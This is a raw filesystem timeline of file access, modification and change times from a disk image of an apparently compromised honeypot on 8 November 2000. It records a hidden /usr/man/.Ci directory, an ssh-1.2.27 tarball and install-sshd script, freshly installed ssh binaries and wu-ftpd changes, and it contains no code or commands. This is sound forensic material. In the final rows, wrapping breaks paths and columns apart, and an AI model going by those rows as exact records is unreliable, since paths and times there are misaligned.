1076	.a.	-rw-r--r--	17275	games	17613	<honeypot.hda5.dd-dead-17613>
45	.a.	-rw-r--r--	17275	games	94181	<honeypot.hda5.dd-dead-94181>
51	.a.	-rw-r--r--	17275	games	17629	<honeypot.hda5.dd-dead-17629>
2360	.a.	-/rw-r--r--	17275	games	109872	/usr/man/.Ci/.temp8 (deleted)
1455	.a.	-rw-r--r--	17275	games	94040	<honeypot.hda5.dd-dead-94040>
4071	.a.	-rw-r--r--	17275	games	94012	<honeypot.hda5.dd-dead-94012>
1331	.a.	-rw-r--r--	17275	games	79171	<honeypot.hda5.dd-dead-79171>
5240	.a.	-rw-r--r--	root	root	79253	<honeypot.hda5.dd-dead-79253>
5384	.a.	-rw-r--r--	root	root	2357	<honeypot.hda5.dd-dead-2357>
2929	.a.	-rw-r--r--	17275	games	94325	<honeypot.hda5.dd-dead-94325>
53	.a.	-rw-r--r--	17275	games	94222	<honeypot.hda5.dd-dead-94222>
5744	.a.	-rw-r--r--	root	root	63805	<honeypot.hda5.dd-dead-63805>
4716	.a.	-rw-r--r--	root	root	79242	<honeypot.hda5.dd-dead-79242>
1511	.a.	-rw-r--r--	17275	games	94239	<honeypot.hda5.dd-dead-94239>
2009	.a.	-rw-r--r--	17275	games	140740	<honeypot.hda5.dd-dead-140740>
43	.a.	-rw-r--r--	17275	games	109894	<honeypot.hda5.dd-dead-109894>
1391	.a.	-rw-r--r--	17275	games	17525	<honeypot.hda5.dd-dead-17525>
3335	.a.	-rw-r--r--	root	root	2328	<honeypot.hda5.dd-dead-2328>
4460	.a.	-rw-r--r--	root	root	79299	<honeypot.hda5.dd-dead-79299>
5095	.a.	-rw-r--r--	17275	games	140819	<honeypot.hda5.dd-dead-140819>
9	.a.	-rw-r--r--	17275	games	109967	<honeypot.hda5.dd-dead-109967>
2543	.a.	-rw-r--r--	17275	games	79176	<honeypot.hda5.dd-dead-79176>
26045	.a.	-rw-r--r--	root	root	2310	<honeypot.hda5.dd-dead-2310>
2530	.a.	-rw-r--r--	17275	games	17616	<honeypot.hda5.dd-dead-17616>
15153	.a.	-rw-r--r--	17275	games	79318	<honeypot.hda5.dd-dead-79318>
51	.a.	-rw-r--r--	17275	games	109893	<honeypot.hda5.dd-dead-109893>
1538	.a.	-rw-r--r--	root	root	2274	<honeypot.hda5.dd-dead-2274>
43	.a.	-rw-r--r--	17275	games	48305	<honeypot.hda5.dd-dead-48305>
5640	.a.	-rw-r--r--	root	root	109946	<honeypot.hda5.dd-dead-109946>
9	.a.	-rw-r--r--	17275	games	94221	<honeypot.hda5.dd-dead-94221>

2120	.a.	-rw-r--r--	17275	games	79158	<honeypot.hda5.dd-dead-79158>
40	.a.	-rw-r--r--	17275	games	63819	<honeypot.hda5.dd-dead-63819>
870	.a.	-rw-r--r--	root	root	2342	<honeypot.hda5.dd-dead-2342>
43795	.a.	-rw-r--r--	17275	games	17583	<honeypot.hda5.dd-dead-17583>
1403	.a.	-rw-r--r--	17275	games	63777	<honeypot.hda5.dd-dead-63777>
4452	.a.	-rw-r--r--	root	root	79233	<honeypot.hda5.dd-dead-79233>
20276	.a.	-rw-r--r--	17275	games	93965	<honeypot.hda5.dd-dead-93965>
2017	.a.	-rw-r--r--	root	root	2351	<honeypot.hda5.dd-dead-2351>
3215	.a.	-rw-r--r--	17275	games	48337	<honeypot.hda5.dd-dead-48337>
26467	.a.	-rw-r--r--	17275	games	93943	<honeypot.hda5.dd-dead-93943>
5551	.a.	-rw-r--r--	17275	games	125285	<honeypot.hda5.dd-dead-125285>
40	.a.	-rw-r--r--	17275	games	94310	<honeypot.hda5.dd-dead-94310>
38	.a.	-rw-r--r--	17275	games	125368	<honeypot.hda5.dd-dead-125368>
15633	.a.	-rw-r--r--	17275	games	140804	<honeypot.hda5.dd-dead-140804>
87262	.a.	-rw-r--r--	17275	games	93952	<honeypot.hda5.dd-dead-93952>
4496	.a.	-rw-r--r--	root	root	109957	<honeypot.hda5.dd-dead-109957>
1908	.a.	-rw-r--r--	17275	games	125294	<honeypot.hda5.dd-dead-125294>
4807	.a.	-rw-r--r--	root	root	2331	<honeypot.hda5.dd-dead-2331>
2684	.a.	-rw-r--r--	17275	games	79108	<honeypot.hda5.dd-dead-79108>
1082	.a.	-rw-r--r--	17275	games	140712	<honeypot.hda5.dd-dead-140712>
25510	.a.	-rw-r--r--	root	root	2264	<honeypot.hda5.dd-dead-2264>
1274	.a.	-rw-r--r--	17275	games	109912	<honeypot.hda5.dd-dead-109912>
2102	.a.	-rw-r--r--	17275	games	109904	<honeypot.hda5.dd-dead-109904>
15244	.a.	-rw-r--r--	root	root	140839	<honeypot.hda5.dd-dead-140839>
1271	.a.	-rw-r--r--	17275	games	79139	<honeypot.hda5.dd-dead-79139>
13668	.a.	-rw-r--r--	root	root	48416	<honeypot.hda5.dd-dead-48416>
1291	.a.	-rw-r--r--	17275	games	79207	<honeypot.hda5.dd-dead-79207>
14874	.a.	-rw-r--r--	17275	games	93963	<honeypot.hda5.dd-dead-93963>
9	.a.	-rw-r--r--	17275	games	94121	<honeypot.hda5.dd-dead-94121>
4524	.a.	-rw-r--r--	root	root	48448	<honeypot.hda5.dd-dead-48448>
3769	.a.	-rw-r--r--	17275	games	17623	<honeypot.hda5.dd-dead-17623>
2751	.a.	-rw-r--r--	17275	games	109919	<honeypot.hda5.dd-dead-109919>
9	.a.	-rw-r--r--	17275	games	94052	<honeypot.hda5.dd-dead-94052>
819	.a.	-rw-r--r--	root	root	125342	<honeypot.hda5.dd-dead-125342>
2878	.a.	-rw-r--r--	17275	games	109882	<honeypot.hda5.dd-dead-109882>
1379	.a.	-rw-r--r--	17275	games	48370	<honeypot.hda5.dd-dead-48370>
3878	.a.	-rw-r--r--	root	root	2308	<honeypot.hda5.dd-dead-2308>
1076	.a.	-rw-r--r--	17275	games	140730	<honeypot.hda5.dd-dead-140730>
1612	.a.	-rw-r--r--	17275	games	48371	<honeypot.hda5.dd-dead-48371>
39	.a.	-rw-r--r--	17275	games	94267	<honeypot.hda5.dd-dead-94267>
1858	.a.	-rw-r--r--	root	root	2258	<honeypot.hda5.dd-dead-2258>
1913	.a.	-rw-r--r--	17275	games	125278	<honeypot.hda5.dd-dead-125278>
8658	.a.	-rw-r--r--	root	root	2337	<honeypot.hda5.dd-dead-2337>
3128	.a.	-rw-r--r--	17275	games	79177	<honeypot.hda5.dd-dead-79177>
3556	.a.	-rw-r--r--	root	root	79311	<honeypot.hda5.dd-dead-79311>
1624	.a.	-rw-r--r--	17275	games	79091	<honeypot.hda5.dd-dead-79091>
33	.a.	-rw-r--r--	17275	games	94038	<honeypot.hda5.dd-dead-94038>
1125	.a.	-rw-r--r--	17275	games	63779	<honeypot.hda5.dd-dead-63779>
196608	.a.	-rw-r--r--	root	root	79324	<honeypot.hda5.dd-dead-79324>
1977	.a.	-rw-r--r--	17275	games	79212	<honeypot.hda5.dd-dead-79212>
12320	.a.	-rw-r--r--	root	root	48432	<honeypot.hda5.dd-dead-48432>
2981	.a.	-rw-r--r--	17275	games	79185	<honeypot.hda5.dd-dead-79185>
1207	.a.	-rw-r--r--	17275	games	79190	<honeypot.hda5.dd-dead-79190>
4360	.a.	-rw-r--r--	root	root	48415	<honeypot.hda5.dd-dead-48415>
4748	.a.	-rw-r--r--	root	root	48440	<honeypot.hda5.dd-dead-48440>
1388	.a.	-rw-r--r--	17275	games	17526	<honeypot.hda5.dd-dead-17526>
274	.a.	-rw-r--r--	17275	games	94073	<honeypot.hda5.dd-dead-94073>
1765	.a.	-rw-r--r--	17275	games	125378	<honeypot.hda5.dd-dead-125378>
1564	.a.	-rw-r--r--	17275	games	79136	<honeypot.hda5.dd-dead-79136>
31	ma.	lrwxrwxrwx	root	root	125307	<honeypot.hda5.dd-dead-125307>
24	ma.	lrwxrwxrwx	root	root	125321	<honeypot.hda5.dd-dead-125321>
23	ma.	lrwxrwxrwx	root	root	125313	<honeypot.hda5.dd-dead-125313>
26	ma.	lrwxrwxrwx	root	root	125327	<honeypot.hda5.dd-dead-125327>
17	ma.	lrwxrwxrwx	root	root	63789	<honeypot.hda5.dd-dead-63789>
14	ma.	lrwxrwxrwx	root	root	63787	<honeypot.hda5.dd-dead-63787>
26	ma.	lrwxrwxrwx	root	root	125318	<honeypot.hda5.dd-dead-125318>
27	ma.	lrwxrwxrwx	root	root	125310	<honeypot.hda5.dd-dead-125310>
27	ma.	lrwxrwxrwx	root	root	125323	<honeypot.hda5.dd-dead-125323>
29	ma.	lrwxrwxrwx	root	root	125305	<honeypot.hda5.dd-dead-125305>
26	ma.	lrwxrwxrwx	root	root	125320	<honeypot.hda5.dd-dead-125320>
26	ma.	lrwxrwxrwx	root	root	125317	<honeypot.hda5.dd-dead-125317>
25	ma.	lrwxrwxrwx	root	root	125330	<honeypot.hda5.dd-dead-125330>
26	ma.	lrwxrwxrwx	root	root	125328	<honeypot.hda5.dd-dead-125328>
24	ma.	lrwxrwxrwx	root	root	125325	<honeypot.hda5.dd-dead-125325>
17	ma.	lrwxrwxrwx	root	root	63792	<honeypot.hda5.dd-dead-63792>
14	ma.	lrwxrwxrwx	root	root	63795	<honeypot.hda5.dd-dead-63795>
29	ma.	lrwxrwxrwx	root	root	125331	<honeypot.hda5.dd-dead-125331>
22	ma.	lrwxrwxrwx	root	root	125329	<honeypot.hda5.dd-dead-125329>
24	ma.	lrwxrwxrwx	root	root	125322	<honeypot.hda5.dd-dead-125322>
24	ma.	lrwxrwxrwx	root	root	125314	<honeypot.hda5.dd-dead-125314>
26	ma.	lrwxrwxrwx	root	root	125319	<honeypot.hda5.dd-dead-125319>
18	ma.	lrwxrwxrwx	root	root	63794	<honeypot.hda5.dd-dead-63794>
28	ma.	lrwxrwxrwx	root	root	125304	<honeypot.hda5.dd-dead-125304>
28	ma.	lrwxrwxrwx	root	root	125306	<honeypot.hda5.dd-dead-125306>
27	ma.	lrwxrwxrwx	root	root	125312	<honeypot.hda5.dd-dead-125312>
28	ma.	lrwxrwxrwx	root	root	125326	<honeypot.hda5.dd-dead-125326>
29	ma.	lrwxrwxrwx	root	root	125303	<honeypot.hda5.dd-dead-125303>
24	ma.	lrwxrwxrwx	root	root	125316	<honeypot.hda5.dd-dead-125316>
31	ma.	lrwxrwxrwx	root	root	125302	<honeypot.hda5.dd-dead-125302>
15	ma.	lrwxrwxrwx	root	root	63793	<honeypot.hda5.dd-dead-63793>
14	ma.	lrwxrwxrwx	root	root	63791	<honeypot.hda5.dd-dead-63791>
22	ma.	lrwxrwxrwx	root	root	125309	<honeypot.hda5.dd-dead-125309>
26	ma.	lrwxrwxrwx	root	root	125324	<honeypot.hda5.dd-dead-125324>
28	ma.	lrwxrwxrwx	root	root	125301	<honeypot.hda5.dd-dead-125301>
22	ma.	lrwxrwxrwx	root	root	125315	<honeypot.hda5.dd-dead-125315>
14	ma.	lrwxrwxrwx	root	root	63788	<honeypot.hda5.dd-dead-63788>
14	ma.	lrwxrwxrwx	root	root	63790	<honeypot.hda5.dd-dead-63790>
25	ma.	lrwxrwxrwx	root	root	125311	<honeypot.hda5.dd-dead-125311>
26	ma.	lrwxrwxrwx	root	root	125308	<honeypot.hda5.dd-dead-125308>
18698240	.a.	-rw-r--r--	1010	users	109791	<honeypot.hda5.dd-dead-109791>
18698240	.a.	-/rw-r--r--	1010	users	109791	/usr/man/.Ci/ssh-1.2.27.tar (deleted)
26375	.a.	-rw-r--r--	root	root	94360	<honeypot.hda5.dd-dead-94360>

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Wed Nov 08 2000 08:53:01 26375

Wed Nov 08 2000 08:53:03	72772	.a.	-rw-r--r--	root	root	94364	<honeypot.hda5.dd-dead-94364>
	78052	.a.	-rw-r--r--	root	root	94365	<honeypot.hda5.dd-dead-94365>
	604938	m..	-rwxr-xr-x	root	root	94398	<honeypot.hda5.dd-dead-94398>
	65408	.a.	-rw-r--r--	root	root	94367	<honeypot.hda5.dd-dead-94367>
	68316	.a.	-rw-r--r--	root	root	94371	<honeypot.hda5.dd-dead-94371>
Wed Nov 08 2000 08:53:04	68232	.a.	-rw-r--r--	root	root	94407	<honeypot.hda5.dd-dead-94407>
	66876	.a.	-rw-r--r--	root	root	94408	<honeypot.hda5.dd-dead-94408>
	50804	.a.	-rw-r--r--	root	root	94401	<honeypot.hda5.dd-dead-94401>
	47348	.a.	-rw-r--r--	root	root	94370	<honeypot.hda5.dd-dead-94370>
	56092	.a.	-rw-r--r--	root	root	94400	<honeypot.hda5.dd-dead-94400>
	56876	.a.	-rw-r--r--	root	root	94382	<honeypot.hda5.dd-dead-94382>
	51168	.a.	-rw-r--r--	root	root	94380	<honeypot.hda5.dd-dead-94380>
	48936	.a.	-rw-r--r--	root	root	94397	<honeypot.hda5.dd-dead-94397>
	46848	.a.	-rw-r--r--	root	root	94378	<honeypot.hda5.dd-dead-94378>
	47536	.a.	-rw-r--r--	root	root	94391	<honeypot.hda5.dd-dead-94391>
	229440	.a.	-rw-r--r--	root	root	140833	<honeypot.hda5.dd-dead-140833>
	111812	.a.	-rw-r--r--	root	root	94399	<honeypot.hda5.dd-dead-94399>
	93260	.a.	-rw-r--r--	root	root	94383	<honeypot.hda5.dd-dead-94383>
	59996	.a.	-rw-r--r--	root	root	94402	<honeypot.hda5.dd-dead-94402>
	52828	.a.	-rw-r--r--	root	root	94372	<honeypot.hda5.dd-dead-94372>
	52680	.a.	-rw-r--r--	root	root	94405	<honeypot.hda5.dd-dead-94405>
	65932	.a.	-rw-r--r--	root	root	94379	<honeypot.hda5.dd-dead-94379>
	48248	.a.	-rw-r--r--	root	root	94403	<honeypot.hda5.dd-dead-94403>
	64952	.a.	-rw-r--r--	root	root	94410	<honeypot.hda5.dd-dead-94410>
	51512	.a.	-rw-r--r--	root	root	94368	<honeypot.hda5.dd-dead-94368>
	3660	.a.	-rw-r--r--	root	root	94387	<honeypot.hda5.dd-dead-94387>
	327262	m..	-rwxr-xr-x	root	root	94411	<honeypot.hda5.dd-dead-94411>
	51260	.a.	-rw-r--r--	root	root	94404	<honeypot.hda5.dd-dead-94404>
	643674	m..	-rwxr-xr-x	root	root	94409	<honeypot.hda5.dd-dead-94409>
	51436	.a.	-rw-r--r--	root	root	94406	<honeypot.hda5.dd-dead-94406>
Wed Nov 08 2000 08:53:05	46584	.a.	-rw-r--r--	root	root	94373	<honeypot.hda5.dd-dead-94373>
	42644	.a.	-rw-r--r--	root	root	94392	<honeypot.hda5.dd-dead-94392>
	343586	m..	-rwxr-xr-x	root	root	94413	<honeypot.hda5.dd-dead-94413>
	52364	.a.	-rw-r--r--	root	root	94369	<honeypot.hda5.dd-dead-94369>
	49788	.a.	-rw-r--r--	root	root	94377	<honeypot.hda5.dd-dead-94377>
	71832	.a.	-rw-r--r--	root	root	94394	<honeypot.hda5.dd-dead-94394>
	50352	.a.	-rw-r--r--	root	root	94366	<honeypot.hda5.dd-dead-94366>
	65136	.a.	-rw-r--r--	root	root	94385	<honeypot.hda5.dd-dead-94385>
	49984	.a.	-rw-r--r--	root	root	94375	<honeypot.hda5.dd-dead-94375>
	55076	.a.	-rw-r--r--	root	root	94414	<honeypot.hda5.dd-dead-94414>
	50380	.a.	-rw-r--r--	root	root	94384	<honeypot.hda5.dd-dead-94384>
	48680	.a.	-rw-r--r--	root	root	94388	<honeypot.hda5.dd-dead-94388>
	54124	.a.	-rw-r--r--	root	root	94386	<honeypot.hda5.dd-dead-94386>
	44196	.a.	-rw-r--r--	root	root	94393	<honeypot.hda5.dd-dead-94393>
	50836	.a.	-rw-r--r--	root	root	94390	<honeypot.hda5.dd-dead-94390>
	41160	.a.	-rw-r--r--	root	root	94395	<honeypot.hda5.dd-dead-94395>
	51744	.a.	-rw-r--r--	root	root	94389	<honeypot.hda5.dd-dead-94389>
	45240	.a.	-rw-r--r--	root	root	94376	<honeypot.hda5.dd-dead-94376>
	67080	.a.	-rw-r--r--	root	root	94412	<honeypot.hda5.dd-dead-94412>
	51760	.a.	-rw-r--r--	root	root	94396	<honeypot.hda5.dd-dead-94396>
	63304	.a.	-rw-r--r--	root	root	94374	<honeypot.hda5.dd-dead-94374>
Wed Nov 08 2000 08:53:06	21228	m..	-rwxr-xr-x	root	root	94418	<honeypot.hda5.dd-dead-94418>
	337617	m..	-rwxr-xr-x	root	root	94415	<honeypot.hda5.dd-dead-94415>
../lib/libcrypt.so.1	23	.a.	l/lrwxrwxrwx	root	root	93246	/usr/lib/libcrypt.so ->
	1024	m.c	d/drwxr-x---	root	root	46369	/root
../lib/libnsl.so.1	21	.a.	l/lrwxrwxrwx	root	root	93261	/usr/lib/libnsl.so ->
	1024	.a.	d/drwxr-xr-x	root	root	2047	/root/.ssh
	21221	.a.	-rwxr-xr-x	17275	games	93950	<honeypot.hda5.dd-dead-93950>
../lib/libutil.so.1	22	.a.	l/lrwxrwxrwx	root	root	93284	/usr/lib/libutil.so ->
	81932	.a.	-rw-r--r--	root	root	94416	<honeypot.hda5.dd-dead-94416>
	3970	.a.	-/rw-r--r--	root	root	93239	/usr/lib/libbsd-compat.a
	90424	m..	-rwxr-xr-x	root	root	94417	<honeypot.hda5.dd-dead-94417>
	47440	.a.	-rw-r--r--	root	root	94381	<honeypot.hda5.dd-dead-94381>
	1106314	.a.	-rw-r--r--	root	root	79331	<honeypot.hda5.dd-dead-79331>
	15	.a.	l/lrwxrwxrwx	root	root	93240	/usr/lib/libbsd.a -> libbsd-compat.a
Wed Nov 08 2000 08:53:08	1024	m.c	d/drwxr-xr-x	root	root	2047	/root/.ssh
	12288	m.c	-/rw-rw-r--	root	root	26555	/etc/psdevtab
	34816	.a.	d/drwxr-xr-x	root	root	24193	/dev
Wed Nov 08 2000 08:53:10	512	.a.	-/rw-----	root	root	2048	/root/.ssh/random_seed
	537	m.c	-/rw-----	root	root	26570	/etc/ssh_host_key
	880	.a.	-/rw-r--r--	root	root	26579	/etc/ssh_config
	512	m.c	-/rw-----	root	root	2048	/root/.ssh/random_seed
	341	mac	-/rw-r--r--	root	root	26578	/etc/ssh_host_key.pub
Wed Nov 08 2000 08:53:11	604938	.a.	-rwxr-xr-x	root	root	94398	<honeypot.hda5.dd-dead-94398>
	3	mac	l/lrwxrwxrwx	root	root	110001	/usr/local/bin/slogin -> ssh
	880	.a.	-rw-r--r--	17275	games	93944	<honeypot.hda5.dd-dead-93944>
	327262	mac	-/rwxr-xr-x	root	root	110002	/usr/local/bin/ssh-keygen1
	4	mac	l/lrwxrwxrwx	root	root	110000	/usr/local/bin/ssh -> ssh1
keygen1	11	mac	l/lrwxrwxrwx	root	root	110003	/usr/local/bin/ssh-keygen -> ssh-
	327262	.a.	-rwxr-xr-x	root	root	94411	<honeypot.hda5.dd-dead-94411>
	691	.a.	-rw-r--r--	17275	games	93948	<honeypot.hda5.dd-dead-93948>
	880	m.c	-/rw-r--r--	root	root	26579	/etc/ssh_config
	604938	mac	-/rws--x--x	root	root	109999	/usr/local/bin/ssh1
Wed Nov 08 2000 08:53:12	21	mac	l/lrwxrwxrwx	root	root	110011	/usr/local/bin/make-ssh-known-hosts -> make-ssh-known-hosts1
	343586	.a.	-rwxr-xr-x	root	root	94413	<honeypot.hda5.dd-dead-94413>
agent1	10	mac	l/lrwxrwxrwx	root	root	110005	/usr/local/bin/ssh-agent -> ssh-
	90424	.a.	-rwxr-xr-x	root	root	94417	<honeypot.hda5.dd-dead-94417>
	8	mac	l/lrwxrwxrwx	root	root	110007	/usr/local/bin/ssh-add -> ssh-add1
	343586	mac	-/rwxr-xr-x	root	root	110004	/usr/local/bin/ssh-agent1
	337617	.a.	-rwxr-xr-x	root	root	94415	<honeypot.hda5.dd-dead-94415>
	337617	mac	-/rwxr-xr-x	root	root	110006	/usr/local/bin/ssh-add1
	4	mac	l/lrwxrwxrwx	root	root	110009	/usr/local/bin/scp -> scp1
	90424	mac	-/rwxr-xr-x	root	root	110008	/usr/local/bin/scp1
	5	m.c	l/lrwxrwxrwx	root	root	33116	/usr/local/sbin/sshd -> sshd1
	21228	.a.	-rwxr-xr-x	root	root	94418	<honeypot.hda5.dd-dead-94418>
	643674	.a.	-rwxr-xr-x	root	root	94409	<honeypot.hda5.dd-dead-94409>

	21228	mac	-/rwxr-xr-x	root	root	110010	/usr/local/bin/make-ssh-known-hosts1
	643674	m.c	-/rwxr-xr-x	root	root	33115	/usr/local/sbin/sshd1
Wed Nov 08 2000 08:53:13	7	mac	l/lrwxrwxrwx	root	root	110027	/usr/local/man/man8/sshd.8 -> sshd1.8
	4892	.a.	-rw-r--r--	17275	games	93959	<honeypot.hda5.dd-dead-93959>
	5824	mac	-/rw-r--r--	root	root	110012	/usr/local/man/man1/ssh-keygen1.1
	1076	.a.	-/rwxr-xr-x	1010	users	109802	/usr/man/.Ci/install-sshd (deleted)
	10	mac	l/lrwxrwxrwx	root	root	110017	/usr/local/man/man1/ssh-add.1 -> ssh-
addl.1	6	mac	l/lrwxrwxrwx	root	root	110019	/usr/local/man/man1/scp.1 -> scp1.1
	38572	.a.	-rw-r--r--	root	root	94362	<honeypot.hda5.dd-dead-94362>
	4892	mac	-/rw-r--r--	root	root	110018	/usr/local/man/man1/scp1.1
	5	mac	l/lrwxrwxrwx	root	root	110021	/usr/local/man/man1/slogin.1 -> ssh.1
	4	.a.	l/lrwxrwxrwx	root	root	30275	/bin/awk -> gawk
	5824	.a.	-rw-r--r--	17275	games	93956	<honeypot.hda5.dd-dead-93956>
	148848	.a.	-/rwxr-xr-x	root	root	30276	/bin/gawk
	12	mac	l/lrwxrwxrwx	root	root	110015	/usr/local/man/man1/ssh-agent.1 ->
ssh-agent1.1	12272	mac	-/rw-r--r--	root	root	110024	/usr/local/man/man1/make-ssh-known-
hosts1.1	955	m.c	-/rwxr-xr-x	root	root	60486	/etc/rc.d/rc.local
	6265	mac	-/rw-r--r--	root	root	110014	/usr/local/man/man1/ssh-agent1.1
	38572	mac	-/rw-r--r--	root	root	110022	/usr/local/man/man1/ssh1.1
	148848	.a.	-/rwxr-xr-x	root	root	30276	/bin/gawk-3.0.4
	13	mac	l/lrwxrwxrwx	root	root	110013	/usr/local/man/man1/ssh-keygen.1 ->
ssh-keygen1.1	23	mac	l/lrwxrwxrwx	root	root	110025	/usr/local/man/man1/make-ssh-known-
hosts.1 -> make-ssh-known-hosts1.1	37023	.a.	-rw-r--r--	root	root	94361	<honeypot.hda5.dd-dead-94361>
	684	m.c	-/rw-r--r--	root	root	26580	/etc/sshd_config
	4096	m.c	d/drwxr-xr-x	root	root	107749	/usr/local/man/man8
	37023	mac	-/rw-r--r--	root	root	110026	/usr/local/man/man8/sshd1.8
	4007	mac	-/rw-r--r--	root	root	110016	/usr/local/man/man1/ssh-add1.1
	20240	.a.	-/rwxr-xr-x	root	root	30254	/bin/lm
	1076	.a.	-rwxr-xr-x	1010	users	109802	<honeypot.hda5.dd-dead-109802>
	6265	.a.	-rw-r--r--	17275	games	93957	<honeypot.hda5.dd-dead-93957>
	12272	.a.	-rw-r--r--	root	root	94363	<honeypot.hda5.dd-dead-94363>
	4007	.a.	-rw-r--r--	17275	games	93958	<honeypot.hda5.dd-dead-93958>
	0	ma.	-rwxr-xr-x	root	root	94419	<honeypot.hda5.dd-dead-94419>
	6	mac	l/lrwxrwxrwx	root	root	110023	/usr/local/man/man1/ssh.1 -> ssh1.1
	6	mac	l/lrwxrwxrwx	root	root	110020	/usr/local/man/man1/slogin1.1 ->
ssh1.1	4096	m.c	d/drwxr-xr-x	root	root	107748	/usr/local/man/man1
Wed Nov 08 2000 08:53:28	16384	.a.	d/drwxr-xr-x	root	root	76966	/usr/man/man1
	4096	.a.	d/drwxr-xr-x	root	root	107750	/usr/man/man4
	8192	.a.	d/drwxr-xr-x	root	root	92359	/usr/man/man2
	24576	.a.	d/drwxr-xr-x	root	root	30786	/usr/man/man3
	4096	.a.	d/drwxr-xr-x	root	root	30789	/usr/local/games
	4096	.a.	d/drwxr-xr-x	root	root	30792	/usr/man/man7
	4096	.a.	d/drwxr-xr-x	root	root	107746	/usr/games
	4096	.a.	d/drwxr-xr-x	root	root	123144	/usr/man/man5
	12	.a.	l/lrwxrwxrwx	root	root	15395	/usr/bin/X11 -> ../X11R6/bin
	4096	.a.	d/drwxr-xr-x	root	root	46184	/usr/src
	12288	.a.	d/drwxr-xr-x	root	root	46183	/usr/man/man8
	16384	.a.	d/drwxr-xr-x	root	root	15394	/usr/bin
	4096	.a.	d/drwxr-xr-x	root	root	30791	/usr/local/sbin
	6864	.a.	-/rwxr-xr-x	root	root	17463	/usr/bin/whereis
	4096	.a.	d/drwxr-xr-x	root	root	76967	/usr/man/mann
	3072	.a.	d/drwxr-xr-x	root	root	48385	/sbin
	4096	.a.	d/drwxr-xr-x	root	root	76968	/usr/libexec
	4096	.a.	d/drwxr-xr-x	root	root	107747	/usr/local/bin
	3072	.a.	d/drwxr-xr-x	root	root	34273	/lib
	4096	.a.	d/drwxr-xr-x	root	root	15397	/usr/local/etc
	2048	.a.	d/drwxr-xr-x	root	root	30241	/bin
	4096	.a.	d/drwxr-xr-x	root	root	62260	/usr/src/linux-2.2.14
	4096	.a.	d/drwxr-xr-x	root	root	15393	/usr/X11R6/bin
	4096	.a.	d/drwxr-xr-x	root	root	76964	/usr/local/lib
	4096	.a.	d/drwxr-xr-x	root	root	76962	/usr/etc
	4096	.a.	d/drwxr-xr-x	root	root	15400	/usr/man/man6
	4096	.a.	d/drwxr-xr-x	root	root	47853	/usr/man/man1
	8192	.a.	d/drwxr-xr-x	root	root	92353	/usr/lib
	4096	.a.	d/drwxr-xr-x	root	root	107751	/usr/share
	4096	.a.	d/drwxr-xr-x	root	root	92356	/usr/local
	4096	.a.	d/drwxr-xr-x	root	root	577	/usr/lib/emacs
	12	.a.	l/lrwxrwxrwx	root	root	47001	/usr/src/linux -> linux-2.2.14
	4096	.a.	d/drwxr-xr-x	root	root	123140	/usr/include
	1024	.a.	d/drwxr-xr-x	root	root	44353	/opt
	3072	.a.	d/drwxr-xr-x	root	root	26209	/etc
	4096	.a.	d/drwxr-xr-x	root	root	92360	/usr/sbin
	4096	.a.	d/drwxr-xr-x	root	root	123137	/usr/man
	4096	.a.	d/drwxr-xr-x	root	root	61573	/usr/man/man9
	4096	.a.	d/drwxr-xr-x	root	root	109423	/usr/src/redhat
Wed Nov 08 2000 08:53:33	32816	.a.	-/rwxr-xr-x	root	root	30308	/bin/netstat
	16	.a.	l/lrwxrwxrwx	root	root	34329	/lib/libutil.so.1 -> libutil-2.1.3.so
	5	.a.	l/lrwxrwxrwx	root	root	33116	/usr/local/sbin/sshd -> sshd1
	512	.a.	-/rw-----	root	root	26581	/etc/ssh_random_seed
	47008	.a.	-/rwxr-xr-x	root	root	34328	/lib/libutil-2.1.3.so
	537	.a.	-/rw-----	root	root	26570	/etc/ssh_host_key
	5	mac	-/rw-r--r--	root	root	34291	/var/run/sshd.pid
	643674	.a.	-/rwxr-xr-x	root	root	33115	/usr/local/sbin/sshd1
	684	.a.	-/rw-r--r--	root	root	26580	/etc/sshd_config
	202709	.a.	-/rw-r--r--	root	root	13	/boot/System.map-2.2.14-5.0
Wed Nov 08 2000 08:53:40	11382	.c	-/rw-r--r--	root	root	125188	/usr/doc/wu-ftp-2.6.0/CONTRIBUTORS
	28539	.c	-/rw-r--r--	root	root	125191	/usr/doc/wu-ftp-
2.6.0/HOWTO/VIRTUAL.FTP.SUPPORT	8928	.c	-/rwxr-xr-x	bin	bin	17488	/usr/bin/ftpwho
	16384	m.c	d/drwxr-xr-x	root	root	76966	/usr/man/man1
	37	.c	-/rw-r--r--	root	root	125200	/usr/doc/wu-ftp-
2.6.0/examples/ftpgroups	4096	m.c	d/drwxr-xr-x	root	root	125190	/usr/doc/wu-ftp-2.6.0/HOWTO
	702	.c	-/rw-r--r--	root	root	79048	/usr/man/man1/ftpwho.1.gz (deleted-
realloc)	701	.c	-/rw-r--r--	root	root	79047	/usr/man/man1/ftpcount.1.gz (deleted-

realloc)									
2.6.0/examples/ftpservers	882	..c	-/-rw-r--r--	root	root	125202	/usr/doc/wu-ftp-		
	484	..c	-/-rw-----	root	root	26548	/etc/ftpaccess		
	702	..c	-/-rw-r--r--	root	root	79048	/usr/man/man1/ftpwho.1.gz-RPMDELETE		
(deleted-realloc)									
2.6.0/examples/ftpconversions	538	..c	-/-rw-r--r--	root	root	125198	/usr/doc/wu-ftp-		
	4396	..c	-/-rw-r--r--	root	root	125194	/usr/doc/wu-ftp-2.6.0/TODO-RPMDELETE		
(deleted-realloc)									
realloc)	314	..c	-/-rw-r--r--	root	root	16195	/etc/pam.d/ftp-RPMDELETE (deleted-		
	18641	..c	-/-rw-r--r--	root	root	125192	/usr/doc/wu-ftp-		
2.6.0/HOWTO/upload.configuration.HOWTO-RPMDELETE (deleted-realloc)	1866	..c	-/-rw-r--r--	root	root	125197	/usr/doc/wu-ftp-		
2.6.0/examples/ftpaccess.heavy	1635	..c	-/-rw-r--r--	root	root	125207	/usr/man/man5/ftpservers.5.gz		
	137	..c	-/-rw-r--r--	root	root	125199	/usr/doc/wu-ftp-		
2.6.0/examples/ftpconversions.solaris	18641	..c	-/-rw-r--r--	root	root	125192	/usr/doc/wu-ftp-		
2.6.0/HOWTO/upload.configuration.HOWTO	78	..c	-/-rw-r--r--	root	root	60495	/etc/logrotate.d/ftpd-RPMDELETE		
(deleted-realloc)									
	1024	m.c	d/drwxr-xr-x	root	root	60482	/etc/logrotate.d		
	78	..c	-/-rw-r--r--	root	root	60495	/etc/logrotate.d/ftpd		
	857	..c	-/-rw-r--r--	root	root	125205	/usr/man/man5/ftpconversions.5.gz		
	815	..c	-/-rw-r--r--	root	root	125206	/usr/man/man5/ftphosts.5.gz		
	83	..c	-/-rw-r--r--	root	root	125203	/usr/doc/wu-ftp-		
